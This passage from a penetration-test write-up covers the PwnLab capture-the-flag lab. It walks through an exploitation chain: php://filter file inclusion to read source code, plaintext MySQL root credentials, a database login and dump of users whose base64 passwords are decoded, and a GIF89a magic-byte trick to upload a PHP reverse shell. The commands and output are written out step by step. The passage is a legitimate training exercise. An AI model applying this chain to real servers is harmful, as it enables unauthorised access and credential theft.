

Figure 11: LFI result for config.php — Despite appearing empty (size: 0) in gobuster, it returns base64-encoded database credentials

CRITICAL	PHP stream wrappers (php://filter) bypass PHP execution entirely, allowing an attacker to read the raw source of any file — including database credentials in config.php.

4.2 Source Code Disclosure — index.php (Cookie LFI Vector)

Decoding index.php revealed two include() calls. The ?page= parameter appends .php (used for base64 disclosure). Critically, the lang cookie value is included directly with no extension appended and no sanitisation — this cookie-based LFI is the key to triggering code execution once a malicious file is

uploaded.

```
# Decoded index.php — two inclusion paths:

if (isset($_COOKIE['lang'])) {

include("lang/".$_COOKIE['lang']); // No .php appended — DIRECT LFI via cookie

}

if (isset($_GET['page'])) {

include($_GET['page'].".php"); // .php appended — source disclosure only

}
```



Figure 12: Decoded index.php — The lang cookie include() has no extension appended and no validation: a direct LFI trigger

4.3 Source Code Disclosure — upload.php (Filter Bypass Analysis)

Decoding upload.php revealed three validation checks: file extension whitelist (.jpg/.jpeg/.gif/.png), getimagesize() image header verification, and MIME type validation. All three are bypassed by prepending

the GIF89a magic bytes to a PHP payload — the file passes as a valid GIF while remaining executable PHP code.

```
kali@kali: ~
Session  Actions  Edit  View  Help

┌──(kali㉿kali)-[~]
└─$ echo "PD9waHANCnNlc3Npb25fc3RhcnQoKTsNCmlmICghaXNzZXQoJF9TRVNTSU9OWyd1c2VyJ10pKSB7IGRpZSgnWW91IG11c3QgYmUgbG9nIGluLicpOyB9
DQo/Pg0KPGh0bWw+DQoJPGJvZHk+DQoJCTxmb3JtIGFjdGlvbj0nJyBtZXRob2Q9J3Bvc3QnIGVuY3R5cGU9J211bHRpcGFydC9mb3JtLWRhdGEnPg0KCQkJPGlucH
V0IHR5cGU9J2ZpbGUnIG5hbWU9J2ZpbGUnIGlkPSdmaWxlJyAvPg0KCQkJPGluchHV0IHR5cGU9J3N1Ym1pdCcgbmFtZT0nc3VibWl0JyB2YWx1ZT0nVXBsb2FkJy8+
DQoJCTwvZm9ybT4NCgk8L2JvZHk+DQo8L2h0bWw+DQo8P3BocCANCmlmKGlzc2V0KCRfUE9TVFsnc3VibWl0J10pKSB7DQoJaWYgKCRfRklMRVNbJ2ZpbGUnXVsnZX
Jyb3InXSA8PSAwKSB7DQoJCSRmaWxlbmFtZSAgPSAkX0ZJTEVTWydmaWxlJ11bJ25hbWUnXTsNCgkJJGZpbGV0eXBlICA9ICRfRklMRVNbJ2ZpbGUnXVsndHlwZSdd
Ow0KCQkkdXBsb2FkZGlyID0gJ3VwbG9hZC8nOw0KCQkkZmlsZV9leHQgID0gc3RycmNocigkZmlsZW5hbWUsICCuJyk7DQoJCSRpbWFnZWluZm8gPSBnZXRpbWFnZX
NpemUoJF9GSUxFU1snZmlsZSddWyd0bXBfbmFtZSddKTsNCgkJJHdoaXRlbGlzdCA9IGFycmF5KCIuanBnIiwiLmpwZWciLCIuZ2lmIiwiLnBuZyIpOyANCg0KCQlp
ZiAoIShpbl9hcnJheSgkZmlsZV9leHQsICR3aGl0ZWxpc3QpKSkgew0KCQkJZGllKCdOb3QgYWxsb3dlZCBleHRlbnNpb24sIHBsZWFzZSB1cGxvYWQgaW1hZ2VzIG
9ubHkuJyk7DQoJCX0NCg0KCQlpZihzdHJwb3MoJGZpbGV0eXBlLCdpbWFnZScpID09PSBmYWxzZSkgew0KCQkJZGllKCdFcnJvciAwMDEnKTsNCgkJfQ0KDQoJCWlm
KCRpbWFnZWluZm9bJ21pbWUnXSAhPSAnaW1hZ2UvZ2lmJyAmJiAkaW1hZ2VpbmZvWydtaW1lJ10gIT0gJ2ltYWdlL2pwZWcnICYmICRpbWFnZWluZm9bJ21pbWUnXS
AhPSAnaW1hZ2UvanBnJyYmICRpbWFnZWluZm9bJ21pbWUnXSAhPSAnaW1hZ2UvcG5nJykgew0KCQkJZGllKCdFcnJvciAwMDInKTsNCgkJfQ0KDQoJCWlmKHN1YnN0
cl9jb3VudCgkZmlsZXR5cGUsICcvJyk+MSl7DQoJCQlkaWUoJ0Vycm9yIDAwMycpOw0KCQl9DQoNCgkJHVwbG9hZGZpbGUgPSAkdXBsb2FkZGlyIC4gbWQ1KGJhc2
VuYW1lKCRfRklMRVNbJ2ZpbGUnXVsnbmFtZSddKSkuJGZpbGVfZXh0Ow0KDQoJCWlmIChtb3ZlX3VwbG9hZGVkX2ZpbGUoJF9GSUxFU1snZmlsZSddWyd0bXBfbmFt
ZSddLCAkdXBsb2FkZmlsZSkpIHsNCgkJCWVjaG8gIjxpbWcgc3JjPVwiIi4kdXBsb2FkZmlsZS4iXCI+PGJyIC8+IjsNCgkJfSBlbHNlIHsNCgkJCWRpZSgnRXJyb3
IgNCcpOw0KCQl9DQoJfQ0KfQ0KDQo/Pg==
" | base64 -d
<?php
session_start();
if (!isset($_SESSION['user'])) { die('You must be log in.'); }
?>
<html>
        <body>
                <form action='' method='post' enctype='multipart/form-data'>
                        <input type='file' name='file' id='file' />
                        <input type='submit' name='submit' value='Upload'/>
                </form>
        </body>
</html>
<?php
if(isset($_POST['submit'])) {
        if ($_FILES['file']['error'] <= 0) {
                $filename  = $_FILES['file']['name'];
                $filetype  = $_FILES['file']['type'];
                $uploaddir = 'upload/';
                $file_ext  = strrchr($filename, '.');
                $imageinfo = getimagesize($_FILES['file']['tmp_name']);
                $whitelist = array(".jpg",".jpeg",".gif",".png");

                if (!(in_array($file_ext, $whitelist))) {
                        die('Not allowed extension, please upload images only.');
                }
```

Figure 13: Decoded upload.php — Extension whitelist: .jpg, .jpeg, .gif, .png. File ext extracted with strrrchr().

```
kali@kali: ~
Session  Actions  Edit  View  Help

                if($imageinfo['mime'] != 'image/gif' && $imageinfo['mime'] != 'image/jpeg' && $imageinfo['mime'] != 'image/jpg
'&& $imageinfo['mime'] != 'image/png') {
                        die('Error 002');
                }

                if(substr_count($filetype, '/')>1){
                        die('Error 003');
                }

                $uploadfile = $uploaddir . md5(basename($_FILES['file']['name'])).$file_ext;

                if (move_uploaded_file($_FILES['file']['tmp_name'], $uploadfile)) {
                        echo "<img src=\"".$uploadfile."\"><br />";
                } else {
                        die('Error 4');
                }
        }
}

?>

┌──(kali㉿kali)-[~]
└─$
```

Figure 14: Decoded upload.php (continued) — MIME type check and getimagesize() validation. Both bypassed by GIF89a prefix.

4.4 Source Code Disclosure — login.php & config.php (Credentials)

Decoding login.php showed passwords are base64-encoded before the SQL query — not hashed, and therefore fully reversible. Decoding config.php revealed the database connection credentials: MySQL root account with password H4u%QJ_H99 for the Users database on localhost.



Figure 15: Decoded login.php — $lpass = base64_encode($_POST['pass']). Not hashed — base64 is a reversible encoding.



Figure 16: Decoded config.php — MySQL root credentials in plaintext: username=root, password=H4u%QJ_H99, database=Users

CRITICAL

Database credentials for the MySQL root account are in plaintext in a file readable via LFI. This grants full database access via the externally exposed port 3306.

4.5 MySQL Access — Direct Connection & Credential Dump

Using the root credentials extracted from config.php, a direct connection was established to MySQL on port 3306. The Users database contained a single table with three accounts and their base64-encoded passwords — all instantly decoded.

```
mysql -h 10.0.2.20 -u root -p --skip-ssl

# Password: H4u%QJ_H99


show databases; # → information_schema, Users

use Users;

select * from users; # → kent / mike / kane with base64 passwords
```



Figure 17: Direct MySQL connection from Kali to 10.0.2.20:3306 using root credentials obtained via LFI

```
┌──(kali㉿kali)-[~]
└─$ mysql -h 10.0.2.20 -u root -p --skip-ssl
Enter password:
Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MySQL connection id is 59
Server version: 5.5.47-0+deb8u1 (Debian)

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MySQL [(none)]> show databases
    -> ;
+--------------------+
| Database           |
+--------------------+
| information_schema |
| Users              |
+--------------------+
2 rows in set (0.034 sec)

MySQL [(none)]> use Users;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
MySQL [Users]> show tables;
+----------------+
| Tables_in_Users |
+----------------+
| users          |
+----------------+
1 row in set (0.002 sec)

MySQL [Users]> select * from users
    -> ;
+------+-----------------+
| user | pass            |
+------+-----------------+
| kent | Sld6WHVCSkpOeQ== |
| mike | U0lmZHNURW42SQ== |
| kane | aVN2NVltMkdSbw== |
+------+-----------------+
3 rows in set (0.032 sec)

MySQL [Users]>
```

Figure 18: MySQL Users database — Three accounts dumped: kent, mike, kane with base64-encoded passwords

All three base64 passwords were decoded immediately:

```
┌──(kali㉿kali)-[~]
└─$ echo "Sld6WHVCSkpOeQ==" | base64 -d
JWzXuBJJNy

┌──(kali㉿kali)-[~]
└─$
```

Figure 19: kent's password decoded — Sld6WHVCSkpOeQ== → JWzXuBJJNy

```
┌──(kali㉿kali)-[~]
└─$ echo "U0lmZHNURW42SQ==" | base64 -d
SIfdsTEn6I

┌──(kali㉿kali)-[~]
└─$
```

Figure 20: mike's password decoded — U0lmZHNURW42SQ== → SIfdsTEn6I

Figure 21: kane's password decoded — aVN2NVltMkdSbw== → iSv5Ym2GRo

Username	Stored Hash (Base64)	Decoded Password
kent	Sld6WHVCSkpOeQ==	JWzXuBJJNy
mike	U0lmZHNURW42SQ==	SIfdsTEn6I
kane	aVN2NVltMkdSbw==	iSv5Ym2GRo

4.6 Authenticated File Upload — Login as kent

Using kent's decoded credentials, authentication to the PwnLab web application was performed. Successful login redirected to the authenticated Upload page.



Figure 22: Login as kent (JWzXuBJJNy) — Credentials from the MySQL dump authenticate successfully



Figure 23: Upload page — Accessible after authentication. File browse and upload form presented.

4.7 GIF Magic Byte Upload Bypass — PHP Reverse Shell

A PHP reverse shell (pentestmonkey php-reverse-shell) was prepared and disguised as a GIF image by prepending GIF89a magic bytes as the first line. getimagesize() detects a valid GIF, the MIME check passes as image/gif, and the .png extension satisfies the whitelist — while the PHP code remains intact and executable.



Figure 24: pwnlab.png in Mousepad — GIF89a magic bytes on line 1 followed by <?php. The upload filter sees a valid GIF.

